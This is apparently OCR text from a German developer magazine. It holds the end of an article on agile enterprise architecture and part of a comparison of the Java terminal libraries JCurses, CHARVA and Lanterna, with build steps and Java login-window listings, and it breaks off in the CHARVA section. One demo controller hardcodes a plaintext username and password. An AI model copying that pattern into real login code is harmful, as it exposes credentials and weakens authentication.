Ein Beispiel für ein Event Storming zeigt **Abbildung 2**. Beim Event Storming werden zuerst die Ereignisse entlang des Geschäftsprozesses betrachtet. In einem Workshop werden sie durch die Gruppe gesammelt und in der Reihenfolge sortiert (**Abb. 2**, die orangefarbenen Notizen). Werden Unklarheiten oder Risiken erkannt, werden diese schon hier als rote Notizen erfasst. Anschließend werden in einer weiteren Phase die einzelnen Events betrachtet und durch Geschäftsentitäten, Prozessschritte und Befehle erweitert. Für unsere Fahrradausleihe ergeben sich die folgenden Events (orange):

- Benutzer identifiziert
- Bahnhof mit ausleihbaren Fahrrädern selektiert
- Fahrrad reserviert
- Fahrrad ausgeliehen

Schon im Workshop können in einem zweiten Schritt die Geschäftsobjekte identifiziert werden:

- Fahrrad
- Fahrradständer

Ebenfalls können entsprechende Ansichten zugeordnet werden:

Ähnlich wie bei einem Scrum-Team, bei dem das Ergebnis User Story für User Story entsteht, entstehen in einer Unternehmensarchitektur die Ergebnisse Schritt für Schritt.

- Liste mit Bahnhöfen, an denen Fahrräder ausgeliehen werden können (Ausleihstellen)
- Liste mit ausleihbaren Fahrrädern

Schon dieses kleine Beispiel zeigt, dass mit einem solchen leichtgewichtigen Ansatz ein tragfähiges Modell geschaffen werden kann. Die Konzentration auf eine Kombination von Funktion, Kundengruppe und Partner erlaubt, ein erstes Modell zu kreieren, das erste Entwürfe und Implementierungen ermöglicht. Wiederum nimmt die Unternehmensarchitektur die Rolle des Mediators und des Methodentrainers ein.

Informationsarchitektur und Serviceschnitt: Auf der Basis des Ergebnisses des Event Stormings kann die Informationsarchitektur mit einer ersten Dialogfolge entworfen werden. Hierzu kann die Technik der User Journey [7] benutzt werden. Sie ergibt sich aus dem erarbeiteten Ergebnis des Event Stormings:

- „Melde dich mit deinem Benutzernamen und Passwort an“
- „Selektiere aus den angezeigten Bahnhöfen einen Bahnhof aus, an dem du dein Fahrrad ausleihen möchtest (Bahnhöfe sind in der Nähe des Benutzers)“
- „Selektiere ein Fahrrad aus den angezeigten Fahrrädern (Fährräder entsprechen den Präferenzen des Benutzers)“
- „Schalte das Fahrrad frei und steig auf“

Der Serviceschnitt ergibt sich aus den Events:

- Selektion der Ausleihstelle
- Fahrradreservierung
- Fahrradausleihe

Diese Services können in unabhängigen Teams implementiert werden. Dieser Serviceschnitt entspricht einem Domain-driven Design. Zu implementierende Geschäftsobjekte ergeben sich aus den Sichten und Domänenobjekten: Ausleihstationen, Fahrräder und Stellplätze. Unternehmensarchitektur nimmt wiederum die Rolle des Mediators und Wissensvermittlers ein. Aber auch eine kontrollierende, mahnende Rolle muss eingenommen werden: Unternehmensarchitektur muss auf die Einhaltung der MVP-Idee achten, um wirklich schnell zu dem anvisierten, einfachen Ergebnis zu kommen. Anhand des Beispiels wird klar, dass in der Unternehmensarchitektur agile Arbeitsweisen angewandt werden können. Insbesondere bei der Begleitung von Entwicklungsprojekten steht Unternehmensarchitektur als gesuchter Mediator und Ansprechpartner zur Verfügung.

Lebendiges Ergebnis

Natürlich muss beobachtet werden, wie das bisher Erreichte weiter ausgebaut werden kann. Ähnlich wie bei einem Scrum-Team, bei dem das Ergebnis User Story für User Story entsteht, entstehen in einer Architektur und damit in der Unternehmensarchitektur die Ergebnisse Schritt für Schritt.

Man kann, wiederum vom Canvas ausgehend, eine neue Kombination aus Partner, Funktion und Zielgruppe auswählen, oder die schon vorhandene Funktion für einen neuen Partner oder eine neue Zielgruppe zur Verfügung stellen. Was man in der Folge macht, hängt stark von den Ergebnissen und Erkenntnissen des ersten Durchlaufs ab. Nicht zuletzt muss das Canvas, das am Anfang erstellt wurde, immer wieder überprüft und angepasst werden.

Crossfunktionale Teams

Als Mediator und Methodenexperten müssen Unternehmensarchitekten in den crossfunktionalen Teams zur Verfügung stehen. Dies kann sowohl durch die direkte Mitarbeit innerhalb der Teams geschehen als auch durch punktuelle Beratung für die Entwicklungsteams aus einem Pool von Architekten heraus. Eine Hierarchie von Architekten mit Systemarchitekten, Lösungsarchitekten und Unternehmensarchitekten, wie sie beispielsweise durch SAFe [8] impliziert wird, muss unbedingt vermieden werden. Auch wenn Architekten natürlich in ihrer täglichen Arbeit bestimmte Bereiche der Architekturarbeit bevorzugen, stehen Unternehmensarchitekten keinesfalls über Lösungs- oder Systemarchitekten.

Allerdings muss Architekturarbeit crossfunktional organisiert sein, um erfolgreich zu sein. So sollten sich Architekten in übergreifenden Gremien wie Gilden oder Praxisgemeinschaften („Community of Practice“) organisieren, um Softwarearchitekturen und Systemschnitte mit System- oder Infrastrukturarchitekten zu synchronisieren. Hierbei können Vorgaben, die durch die Unternehmensarchitektur verwaltet werden, helfen, Entscheidungen zu treffen und zu bewerten.

Messen am Ergebnis

Durch die Implementierung eines MVPs können die erreichten Ergebnisse unmittelbar mit Kunden und Stakeholdern bewertet werden. Diese Ergebnisse messen sich

an der Akzeptanz und der Zufriedenheit der Kunden. Natürlich kann man für die Akzeptanz und Zufriedenheit Key Performance Indicators (KPIs) vereinbaren und das erreichte Ergebnis daran messen. Allerdings sind dies nicht einfach „blinde" Vorgaben, sondern vielmehr Vereinbarungen mit den Kunden und Stakeholdern, die regelmäßig angepasst werden. Mehr noch, die KPIs müssen durch Kunden und Stakeholder nachvollziehbar sein. Das heißt, ein KPI wie Fehler pro Codezeile ergibt für einen Kunden oder Stakeholder keinen Sinn. Vielmehr ergeben KPIs Sinn, die sich an der Akzeptanz – in unserem Beispiel vielleicht die Anzahl der Vermietungen pro Tag – messen und nicht unmittelbar den Entwicklungsprozess bemessen.

Governance

Enterprise Architecture Governance ist eine Methode, die die fundamentalen Aspekte des Managements umfasst. Es schließt eine stabile Führung, ein umfassendes Verständnis der Organisationsstruktur, eine überzeugte Richtung und das Ermöglichen von effektiven IT-Prozessen zur Unterstützung der Unternehmensstrategie ein [9].

Governance wird benötigt, um Erreichtes anderen Abteilungen, Produktentwicklungen oder Projekten zugänglich zu machen. Ursprünglich steht Governance für „Rule and Control" (herrschen und kontrollieren). Das widerspricht im erheblichen Maß jeglichem agilen Ansatz. Governance mit dem „Durchsetzen einer Idee" zu übersetzen, kommt dem schon näher und trifft es doch nicht ganz. Unternehmensarchitektur muss den Anwendern Ideen „verkaufen", nicht einfach durchsetzen. Umgesetzte und erfolgreiche Ideen sind immer auch für andere interessant. Warum also nicht unternehmensweit diese Ideen vorstellen und als Lösungs-Repository zur Verfügung stellen? Das heißt aber nicht, dass jedes Projekt und jede Entwicklung sich automatisch aus diesem Pool bedienen müssen. Vielmehr ist es Aufgabe der Unternehmensarchitektur, Vor- und Nachteile von Lösungsalternativen so darzustellen, dass Projekte und Entwicklungen eine wirkliche Wahl haben – „selbstmachen" oder die vorgestellte Lösung verwenden. Um die Idee im Unternehmen interessant zu machen, muss sie Lösungen bieten, die sich leicht umsetzen lassen und der jeweiligen Problemstellung entsprechen. Aber die Antwort auf genau diese Fragen lässt sich nur innerhalb der Entwicklungsteams finden und nicht durch eine wie auch immer steuernde Unternehmensarchitektur. Unternehmensarchitektur ist Partner und Trainer – nicht Controller.

Zusammenfassung

Unternehmensarchitektur lässt sich agil ausprägen, wenn die agilen Grundsätze Grundlage des Handelns sind. Moderne Methoden wie Geschäftsmodell-Canvas, MVPs oder Event Storming machen funktionale Schnitte in strategischen, unternehmensweiten Projekten und Produktentwicklungen möglich. Diese Methoden werden sowohl in Projekten als auch in der Unternehmensarchitektur direkt eingesetzt. Dabei treten Unternehmensarchitekten als Wissensträger und Berater oder auch als Methodentrainer auf.

Vorhandene Lösungen werden durch Unternehmensarchitekten im Unternehmen verbreitet und für Entwicklungsgruppen anwendbar gemacht. Eine kontrollierende Governance ändert sich zu Beratung und Training. Durch die Anwendung von agilen und leichtgewichtigen Methoden lässt sich Unternehmensarchitektur im Unternehmen agil leben und somit die Akzeptanz der Unternehmensarchitektur erhöhen, um insgesamt im Unternehmen erfolgreich zu sein.

Dr. Annegret Junker ist Principal Software Architect bei adesso SE. Sie arbeitet seit mehr als 25 Jahren in der Softwareentwicklung in unterschiedlichen Rollen und unterschiedlichen Domänen wie Automotive, Versicherungen und Finanzdienstleistungen. Besonders interessiert sie sich für DDD, Microservices und alles, was damit zusammenhängt. Derzeit arbeitet sie in einem großen Versicherungsprojekt als übergreifende Architektin.

 **annegret.junker@adesso.de**

Links & Literatur

[1] Enterprise Architektur (Wikipedia): https://de.wikipedia.org/wiki/Unternehmensarchitektur

[2] Lankhorst, Marc M. u. a.: Enterprise Architecture at Work, Modeling, Communication and Analysis, Springer 4. Auflage, 2017

[3] Junker, A.: „Wie kommt man zu einem guten MVP?", https://blog.isqi.org/expert-talk-vom-tretroller-zum-auto/

[4] Business Model Canvas: https://platform.strategyzer.com

[5] Brandolini, A.: „Event Storming", https://www.eventstorming.com/

[6] Für die Erstellung dieser Grafik wurde die Software „miro" als interaktives Webtool benutzt: https://miro.com/welcomeonboard/RyDQT9IyojxOoKRWL9HoTE12RdEBlvTWTPRo4ycaidvKJ52hLNAqcLG7QglhFJub

[7] What is a User Journey?: https://thinktribe.com/resources/what-is-a-user-journey/

[8] SAFe – Scaled Agile Framework 5.0: https://www.scaledagileframework.com/#

[9] Enterprise Architecture Governance: https://www.leanix.net/en/enterprise-architecture-governance#What

Gegenüberstellung von JCurses, CHARVA und Lanterna

Terminalbibliotheken im Vergleich

Möchte man eine Konsolenanwendung entwickeln, gibt es unter Java gleich mehrere Bibliotheken. Zu den bekanntesten zählen JCurses, CHARVA und Lanterna. Allen ist gemeinsam, dass die textbasierten grafischen Oberflächen mit Java Swing beziehungsweise Java AWT realisiert werden. Doch welche Gemeinsamkeiten oder Unterschiede weisen diese Bibliotheken sonst noch auf?

von Anzela Minosi

Es gibt Anwendungen, bei denen pixelbasierte grafische Oberflächen weder realisierbar noch angemessen sind. Beispielsweise trifft das auf einen Raspberry Pi mit einem 3,2 Zoll großen Bildschirm zu. Oder es wird eine Admin-Schnittstelle für einen Remote-Server oder eine Firewall gebraucht, wobei nicht genug Bandbreite für X-Windows oder das VNC-Protokoll zur Verfügung steht. In solchen Fällen ist das Entwickeln einer textbasierten grafischen Oberfläche, auch TUI genannt, sinnvoll. Alle drei bekannten Terminalbibliotheken, die für die Java-Programmiersprache geeignet sind, können das. Doch sind die Unterschiede beziehungsweise deren Anwendungsgebiete nicht auf Anhieb erkennbar. In diesem Artikel werden deshalb alle drei Terminalbibliotheken vorgestellt und die Vor- und Nachteile hervorgehoben.

JCurses

JCurses [1] ist eine Terminalbibliothek, die vom Code her auf dem grafischen Toolkit Java AWT basiert. Die aktuelle Version ist 0.95b. Sobald man sich den Quellcode herunterlädt und die Quelldateien im Quellverzeichnis *jcurses/src/* durchstöbert, fällt allerdings auf, dass 2002 letztmaligVeränderungen am Quellcode vorgenommen wurden. Nichtsdestotrotz lässt sich JCurses mit etwas Aufwand sogar auf dem Raspberry Pi zum Laufen bringen. Fertig kompilierte Versionen existieren sowohl für 32 Bit/64 Bit Linux als auch für Windows.

Wer jedoch die Quelldateien kompilieren möchte, der lädt zunächst den Quellcode herunter und editiert im Ordner *jcurses* die Makefile. Bei der Installation ist es erforderlich, lediglich die Zeile bei *GCCFLAGS* anzupassen, indem die Include-Ordner der Java-Entwicklungsumgebung angegeben werden. Außerdem sollte

Listing 1

```
# Generated automatically from Makefile.in by configure.
CURSES=-lncurses
JAVAHOME=/usr
JAVAC=$(JAVAHOME)/bin/javac
JAR=$(JAVAHOME)/bin/jar
JAVAH=$(JAVAHOME)/bin/javah
JAVA=$(JAVAHOME)/bin/java
JAVADOC=$(JAVAHOME)/bin/javadoc
GCC=gcc
GCCFLAGS=-Wall -shared -I$(JAVAHOME)/include -I$(JAVAHOME)/include/
        zzip -I$(JAVAHOME)/include -I$(JAVAHOME)/include/linux -fPIC
CLASSPATH=./classes

default: jar native docs
java: ;$(JAVAC) -classpath $(CLASSPATH) -d  ./classes 'find ./src/jcurses
                                                    -name *.java'
docs: ;$(JAVADOC) -classpath $(CLASSPATH) -sourcepath ./src -d
            ./doc jcurses.event jcurses.system jcurses.util jcurses.widgets
native: java include
include: java;$(JAVAH) -classpath $(CLASSPATH) -d ./src/native/include
                                                    jcurses.system.Toolkit
clean: ;rm -rf ./classes/jcurses ./lib/libjcurses.so ./lib/jcurses.jar ./src/
                                                    native/include/*.h
native:java include;$(GCC) $(GCCFLAGS) -o lib/libjcurses.so $(CURSES) src/
                                                    native/Toolkit.c
jar: java;cd classes/ && $(JAR) -cvf ../lib/jcurses.jar *
test: ;$(JAVA) -classpath ./lib/jcurses.jar -Djcurses.protocol.
                                    filename=jcurses.log jcurses.tests.Test
```

diese Zeile noch um das Flag *-fPIC* ergänzt werden. Mit dieser Makefile könnt ihr JCurses sogar auf dem Raspi benutzen (Listing 1). Die eigentliche Installation sieht wie folgt aus:

```
$ ./configure
$ make all
```

Die fertig kompilierten Libraries jcurses.jar und libcurses.so landen anschließend im Unterordner *jcurses/lib*.

Ein Tutorial für JCurses sucht man vergebens. Dabei kommt man um die generierte JavaDoc-Dokumentation nicht herum, die sich unter *jcurses/doc/index.html* befindet. Zusätzlich existieren Tests, die in *jcurses/src/jcurses/tests* abgelegt sind. Den Testdateien könnt ihr entnehmen, wie JCurses benutzt wird. Der Einsatz von JCurses ist am Anfang ohne Hilfe erst einmal gewöhnungsbedürftig. In unserem Beispiel wird ein Anmeldefenster ausgegeben, wobei der Code mit Hilfe des MVC-Patterns erstellt worden ist. In Listing 2 wird die Anwendung gestartet, indem die View aufgerufen wird.

Um ein Fenster auf der Konsole auszugeben, braucht ihr mindestens die Schnittstelle *WidgetsConstants*. Wichtig ist zudem, die *show*-Methode der *Window*-Klasse aufzurufen, damit das Fenster gezeichnet wird (Listing 3).

Wenn sich das Programm erfolgreich kompilieren lässt, sieht das Fenster wie in **Abbildung 1** aus. In unserem Test funktionierte die Rückstelltaste nicht, sodass sich Zeichen nicht löschen ließen. Stattdessen wurden die Escape-Zeichen der Rückstelltaste im Eingabefeld eingeblendet.

JCurses bietet zudem die Klasse *Message* an, mit der sich Benachrichtigungen ausgeben lassen (**Abb. 2**).

Listing 4 könnt ihr entnehmen, wie sich mit der *setMessage*-Methode Benachrichtigungen erzeugen lassen. Außerdem zeigt Listing 4 den Controller der zugehörigen View. Er implementiert in unserem Fall neben dem *WindowListener* auch den *ActionListener*. Der *WindowListener* sorgt dafür, dass das Fenster geschlossen wird, sobald die Escape-Taste gedrückt wird. Da die Listener bei JCurses Java-Schnittstellen sind, kann der Controller gleich mehrere Listener implementieren. Das Handling des OK-Buttons wird wie in Listing 4 durch die *actionPerformed*-Methode vorgenommen. Sie prüft zunächst, welcher Button gedrückt wurde und ruft beim OK-Button die *checkInput*-Methode auf, die die Benutzerdaten validiert.

Wichtig ist, dass ihr eine neue Instanz des Controllers in der View erstellt. Dann verknüpft ihr die *addListener*-Methoden mit dem Controller, um die einzelnen Listener beim jeweiligen GUI-Element zu registrieren.

Um die Anwendung zu beenden, kann man sich der *hide*-Methode bedienen. Sie ist Teil der *Window*-Klasse. In unserem Beispiel wird sie in der *checkInput*-Methode in Listing 4 aufgerufen. Darüber hinaus stellt die *Button*-Klasse die Methode *handleInput* zur Verfügung, die

Abb. 1: Anmeldefenster mit der JCurses-Bibliothek erstellt

Abb. 2: Das Benachrichtigungsfenster informiert den User über den erfolgreichen Log-in

es ermöglicht, dass das Drücken von Tasten ein Ereignis auslöst. Neben Buttons existieren bei JCurses weitere GUI-Elemente: Pop-up-Fenster, Checkboxen, Dialogfenster, Dateidialogfenster, Messageboxen, Panels, Layoutmanager, Rechtecke, Passwortfelder und Textfelder.

Der Text lässt sich anhand der Klasse *CharColor* farbig ausgeben. Zur Verfügung stehen die acht Grundfarben, wobei sich der Text zusätzlich schmücken lässt. So ist die Ausgabe von fettgedrucktem Text möglich. Allerdings konnten wir in der Dokumentation keinen Hinweis darauf finden, dass die Hintergrundfarbe der Fenster veränderbar ist.

Darüber hinaus stellt JCurses Audioeffekte zur Verfügung. So könnt ihr über die Klasse *Toolkit* einen Beep-Ton mittels der Methode *beep* ausgeben. Jedoch wird der Beep-Ton nicht von Windows unterstützt.

CHARVA

CHARVA [2] ist eine weitere Terminalbibliothek, die zum Teil über dieselben Methoden und Klassen verfügt wie JCurses, zum Beispiel die Methode *actionPerformed*, die beim Implementieren der Schnittstelle *ActionListener* überschrieben wird. Leider wurde auch

Listing 2

```
public class App
{
  public static void main( String[] args )
  {
    new MainView();
  }
}
```

CHARVA schon lange nicht mehr weiterentwickelt, genaugenommen wurde das letzte Update 2006 vorgenommen.

Allerdings scheint bei CHARVA die Dokumentation umfangreicher zu sein. So könnt ihr die Hilfe über *charva/docs/index.html* aufrufen. Dort existiert beispielsweise ein Link, der häufig gestellte Fragen beinhaltet. Außerdem geht von der Dokumentationsseite ein Link zur generierten JavaDoc-Hilfe weg. CHARVA stellt zudem ein umfassendes Tutorial bereit. Es befindet sich unter *charva/test/src/tutorial/charva/Tutorial.java* und ist über 2 000 Zeilen lang. Jede Menge Beispielcode kommt darin vor, sodass man es als Benutzer leichter hat, eine textbasierte grafische Oberfläche zu erstellen.

Für die Installation von CHARVA ist es wie auch bei JCurses erforderlich, den Quellcode zu kompilieren. Da es sich beim heruntergeladenen CHARVA-Paket um ein Ant-Projekt handelt, müsst ihr zunächst Ant von Apache [3] installieren. Anschließend führt ihr die folgenden Schritte aus, um die native Terminal-Library, die CHARVA zum Funktionieren braucht, zu kompilieren:

1. $ cd charva
2. $ ant compile
3. $ ant javah
4. $ ant compile-test
5. $ ant makeDLL
6. $ cd charva/c/src
7. $ make -f Betriebssystem-Makefile.txt

Im Ordner *charva/c/lib* sollte sich nach erfolgreicher Kompilierung die native Terminal-Library libTerminal.

Listing 3

```
import jcurses.system.*;
import jcurses.widgets.*;
import jcurses.util.*;
import jcurses.event.*;
import java.awt.Rectangle;
import java.io.*;

public class MainView implements WidgetsConstants {
  private Window window;
  private BorderPanel bp;
  private GridLayoutManager manager1;
  private GridLayoutManager manager;
  private Label _l1 = null;
  private Label _l2 = null;
  private Button _b1 = null;
  private TextField _textField = null;
  private PasswordField _pass = null;
  private MainVC mvc;

  public MainView() {
    this.window = new Window(40,40,true,"Login");
    this.mvc = new MainVC(this);
    Toolkit.beep();
    setLayout();
    setFields();
    this.window.addListener(this.mvc);
    this.window.show();
  }

  public void setLayout() {
    this.bp = new BorderPanel();
    this.manager1 = new GridLayoutManager(1,1);
    this.window.getRootPanel().setLayoutManager(this.manager1);

    this.manager1.addWidget(this.bp,0,0,1,1,ALIGNMENT_CENTER,ALIGNMENT_CENTER);
    this.manager = new GridLayoutManager(2,5);
    this.bp.setLayoutManager(this.manager);
  }

  public void setFields() {
    this._l1 = new Label("User Name");
    this._l2 = new Label("Password");
    this._b1 = new Button("OK");
    this._b1.addListener(this.mvc);
    this._textField = new TextField();
    this._pass = new PasswordField();
    this.manager.addWidget(this._l1,0,0,1,2,ALIGNMENT_CENTER,
                                                    ALIGNMENT_CENTER);

    this.manager.addWidget(this._textField,1,0,1,2,ALIGNMENT_CENTER,
                                                    ALIGNMENT_CENTER);
    this.manager.addWidget(this._l2,0,2,1,2,ALIGNMENT_CENTER,
                                                    ALIGNMENT_CENTER);

    this.manager.addWidget(this._pass,1,2,1,2,ALIGNMENT_CENTER,
                                                    ALIGNMENT_CENTER);

    this.manager.addWidget(this._b1,0,4,1,1,ALIGNMENT_CENTER,
                                                    ALIGNMENT_CENTER);
  }

  public Button getButton() {
    return this._b1;
  }

  public TextField getTxtName() {
    return this._textField;
  }

  public PasswordField getPw() {
    return this._pass;
  }
  public Window getWindow() {
    return this.window;
  }
}
```

Listing 4

```
import jcurses.system.*;
import jcurses.widgets.*;
import jcurses.util.*;
import jcurses.event.*;
import java.awt.Rectangle;
import java.io.*;

public class MainVC implements WindowListener,ActionListener {
  private MainView view;
  private final static String PASSWORD = "mypw";
  private final static String USERNAME = "tino";

  public MainVC (MainView view) {
    this.view = view;
  }

  public void windowChanged(WindowEvent event) {
    if (event.getType() == WindowEvent.CLOSING) {
      event.getSourceWindow().close();
    }
  }

  public void actionPerformed(ActionEvent event) {
    Widget w = event.getSource();
    if (w == this.view.getButton()) {
      String pw = this.view.getPw().getText();
      String u = this.view.getTxtName().getText();
      checkInput(pw,u);
    } else {
      setMessage("Please press a button in this window","ERROR","Cancel");
    }

  }

  private boolean isCorrect(String input,String comp) {
    if (input.equals(comp)) {
      return true;
    } else {
      return false;
    }
  }

  private void checkInput(String pw,String u) {
    boolean isCorrectPw = isCorrect(pw,PASSWORD);
    boolean isCorrectUser = isCorrect(u,USERNAME);
    if (isCorrectPw && isCorrectUser) {
      setMessage("You're now logged in","success","Got it!");
      this.view.getWindow().hide();
    } else {
      setMessage("Your username or password are not
                                              correct!","ERROR","CANCEL");
    }
  }

  private void setMessage(String msg,String t,String btn) {
    new Message(t, msg, btn).show();
  }
}
```




Abb. 3: Das Haupt- und Untermenü der CHARVA-Anwendung

so befinden. Wenn ihr ein CHARVA-Projekt erstellt, fügt beim Schalter Classpath (*-cp*) die folgenden Pfade ein:

```
javac -cp ".:classes:charva/java/dist/lib/charva.jar:charva/java/lib/*" Datei.java
```

Der erste Pfad zeigt auf die JAR-Datei von CHARVA und der zweite Pfad beinhaltet Libraries, die CHARVA braucht, damit sich das CHARVA-Projekt kompilieren lässt. Dabei handelt es sich um Libraries, die von Apache stammen, wie zum Beispiel die Log4j Library. Beim Ausführen des CHARVA-Projekts solltet ihr der Konsole mitteilen, wo sich die native Terminal-Library befindet. Unter Linux sieht das dann wie folgt aus:

```
$ export LD_LIBRARY_PATH=/Pfad/zu/charva/c/lib:$LD_LIBRARY_PATH
```

Ähnlich wie beim zuvor gezeigten JCurses-Projekt haben wir ein Anmeldefenster unter CHARVA erstellt. In Listing 5 wird nicht nur die View aufgerufen, sondern dem Terminal mitgeteilt, dass es die Farben von CHARVA nutzen soll. Ansonsten gibt das Terminal die GUI-Elemente nicht in den Farben aus, die ihr festgelegt habt. Da die *MainView*-Klasse die CHARVA-Klasse *JFrame* erweitert, müsst ihr noch die *show*-Methode ausführen, damit CHARVA das Fenster zeichnet.

In Listing 6 wird das Hauptmenü Account mittels *JMenuBar* sowie das Untermenü Login to Server mittels *JMenuItem* (**Abb. 3**) definiert. Um es dem Benutzer zu ermöglichen, das Hauptmenü oder das Untermenü über einen Shortcut aufzurufen, verwendet ihr die Methode *setMnemonic*. Die in **Abbildung 3** dargestellten Underscores zeigen an, dass die Menüs über Shortcuts erreichbar sind.

Listing 7 beinhaltet die eigentliche View des Anmeldefensters. Dort werden Instanzen von Klassen erzeugt, die Eingabefelder erstellen.

Listing 5

```
public class App
{
  public static void main( String[] args )
  {
    System.setProperty("charva.color","");
    MainView view = new MainView();
    view.show();
  }
}
```

Das Erzeugen des Anmeldefensters erfolgt im Controller der *MainView*-Klasse (Listing 8). Dort wird in der Methode *actionPerformed* festgelegt, dass beim Drücken auf den Eintrag Login to Server das Anmeldefenster erscheint (**Abb. 4**).

Abb. 4: Das Anmeldefenster ist eigentlich ein Dialogfenster, das auf dem Hauptfenster platziert wird

Listing 6

```
import charva.awt.*;
import charva.awt.event.*;
import charva.awt.util.CapsTextField;
import charvax.swing.*;
import charvax.swing.border.EmptyBorder;
import charvax.swing.border.LineBorder;
import charvax.swing.border.TitledBorder;
import charvax.swing.event.ListDataEvent;
import charvax.swing.event.ListDataListener;
import charvax.swing.event.ListSelectionEvent;
import charvax.swing.event.ListSelectionListener;
import org.apache.commons.logging.Log;
import org.apache.commons.logging.LogFactory;
public class MainView extends JFrame {
  private static final Log LOG = LogFactory.getLog(MainView.class);
  private MainVC mvc;
  public MainView() {
    super("Client App");
    this.mvc = new MainVC(this);
    setForeground(Color.green);
    setBackground(Color.white);
    Container contentPane = getContentPane();
    contentPane.setLayout(new BorderLayout());
    JMenuBar menubar = new JMenuBar();
    JMenu jMenuWidgets = new JMenu("Account");
    jMenuWidgets.setMnemonic('A');
    JMenuItem jMenuItemWidgetText = new JMenuItem("Login to Server");
    jMenuItemWidgetText.setMnemonic('L');
    jMenuItemWidgetText.addActionListener(this.mvc);
    jMenuWidgets.add(jMenuItemWidgetText);
    menubar.add(jMenuWidgets);
    setJMenuBar(menubar);
    setLocation(0, 0);
    setSize(80, 24);
    validate();
  }
}
```

Für das Eingabefeld des Benutzernamens wird eine eigene View implementiert. Verantwortlich hierfür ist die Klasse *TextFieldPanel* aus Listing 9.

Das Eingabefeld des Passworts wird ebenfalls in einer extra View, der Klasse *PasswordFieldPanel*, definiert (Listing 10).

Die Eingabefelder für sowohl den Benutzernamen als auch für das Passwort werden in der View *TextPanel* erzeugt. Um zu sehen, ob die Benutzereingaben korrekt sind, existiert hierfür ein weiterer Controller, nämlich

Listing 7

```
import charva.awt.*;
import charva.awt.event.*;
import charva.awt.util.CapsTextField;
import charvax.swing.*;
import charvax.swing.border.EmptyBorder;
import charvax.swing.border.LineBorder;
import charvax.swing.border.TitledBorder;
import charvax.swing.event.ListDataEvent;
import charvax.swing.event.ListDataListener;
import charvax.swing.event.ListSelectionEvent;
import charvax.swing.event.ListSelectionListener;
public class TextPanel extends JDialog {
  private TextFieldPanel txtName;
  private PasswordFieldPanel txtPassword;
  public TextPanel(Frame owner_) {
    super(owner_, "Login to Server");
    this.txtName = new TextFieldPanel();
    this.txtPassword = new PasswordFieldPanel();
    Container contentPane = getContentPane();
    JPanel centerpan = new JPanel();
    centerpan.setLayout(new GridBagLayout());
    GridBagConstraints gbc = new GridBagConstraints();
    gbc.gridx = 0;
    gbc.gridy = 0;
    gbc.gridwidth = 1;
    gbc.gridheight = 1;
    centerpan.add(this.txtName, gbc);
    gbc.gridx = 1;
    centerpan.add(this.txtPassword, gbc);
    JPanel southpan = new JPanel();
    JButton okButton = new JButton("OK");
    okButton.addActionListener(new TextPanelVC(this));
    southpan.add(okButton);
    contentPane.add(centerpan, BorderLayout.CENTER);
    contentPane.add(southpan, BorderLayout.SOUTH);
    pack();
  }
  public TextFieldPanel getPanelName() {
    return this.txtName;
  }
  public PasswordFieldPanel getPanelPassword() {
    return this.txtPassword;
  }
}
```

TextPanelVC (Listing 11). Er wird in der View *TextPanel* registriert, weil dort der OK-Button implementiert wurde.

Abgesehen von der Validierung der Benutzerdaten gibt der Controller aus Listing 11 eine Meldung aus. Darin wird der Benutzer informiert, ob seine Eingaben korrekt waren. Dies wird über die Methode *setMessage* realisiert. Wie ihr sehen könnt, ist es ziemlich einfach, ein Benachrichtigungsfenster unter CHARVA zu realisieren (**Abb. 5**). In der *checkInput*-Methode wird außerdem festgelegt, dass das Anmeldefenster verschwindet, sobald der Benutzer die richtigen Benutzerdaten eingibt.

Lanterna

Lanterna [4] ist die Terminalbibliothek, bei der sich der Code auf dem neuesten Stand befindet. Zuletzt wurde Lanterna im August 2020 aktualisiert, sodass mittlerweile die Version 3.2.0-alpha1 existiert.

Abgesehen von der Aktualität weicht Lanterna auch in anderen Dingen deutlich von den vorhergehenden Terminalbibliotheken ab. Da Lanterna ausschließlich aus Java-Code besteht, bedarf es keiner zusätzlichen Kompilierung. Anstelle von JFrames oder JPanels verfügt Lanterna über drei Ebenen:

1. *Terminal*: Ermöglicht die Kontrolle über den Text auf dem Terminal. Beispielsweise lassen sich damit Installationsassistenten implementieren.
2. *Screen*: Im Gegensatz zum Terminal verfügt die Screen-Ebene über einen Puffer.
3. *TextGUI*: Beinhaltet textbasierte GUI-Elemente wie Buttons, Labels, Checkboxen usw.

Ebenso wie die kontinuierliche Weiterentwicklung der Lanterna-Bibliothek kann sich die Dokumentation

Listing 8

```
import charva.awt.*;
import charva.awt.event.*;
import charva.awt.util.CapsTextField;
import charvax.swing.*;
public class MainVC implements ActionListener {
  private MainView view;
  public MainVC (MainView view) {
    this.view = view;
  }

  public void actionPerformed(ActionEvent ae_) {
    String actionCommand = ae_.getActionCommand();
    if (actionCommand.equals("Login to Server")) {
      TextPanel dlg = new TextPanel(this.view);
      dlg.show();
    } else {
      JOptionPane.showMessageDialog(this.view, "Menu item \"" +
                                                    actionCommand +
      "\" not implemented yet",
      "Error",
      JOptionPane.PLAIN_MESSAGE);
    }
    // Trigger garbage-collection after every menu action.
    Toolkit.getDefaultToolkit().triggerGarbageCollection(this.view);
  }
}
```

Listing 9

```
import charva.awt.*;
import charva.awt.event.*;
import charva.awt.util.CapsTextField;
import charvax.swing.*;
import charvax.swing.border.EmptyBorder;
import charvax.swing.border.TitledBorder;

public class TextFieldPanel extends JPanel implements ItemListener {
  private JCheckBox _enabled;
  private JCheckBox _visible;
  private JTextField _textfield;

  public TextFieldPanel() {
    setLayout(new BorderLayout());
    setBorder(new TitledBorder("User name"));

    JPanel northpan = new JPanel();
    _enabled = new JCheckBox("Enabled");
    _enabled.setSelected(true);
    _enabled.addItemListener(this);
    northpan.add(_enabled);
    _visible = new JCheckBox("Visible");
    _visible.setSelected(true);
    _visible.addItemListener(this);
    northpan.add(_visible);

    JPanel southpan = new JPanel();
    _textfield = new JTextField("This is some text.....");
    _textfield.setBorder(new EmptyBorder(1, 1, 1, 1));
    southpan.add(_textfield);

    add(northpan, BorderLayout.NORTH);
    add(southpan, BorderLayout.SOUTH);
  }

  public void itemStateChanged(ItemEvent e_) {
    if (e_.getSource() == _enabled) {
      _textfield.setEnabled(_enabled.isSelected());
    } else {
      _textfield.setVisible(_visible.isSelected());
    }
  }

  public JTextField getTextField() {
    return this._textfield;
  }
}
```

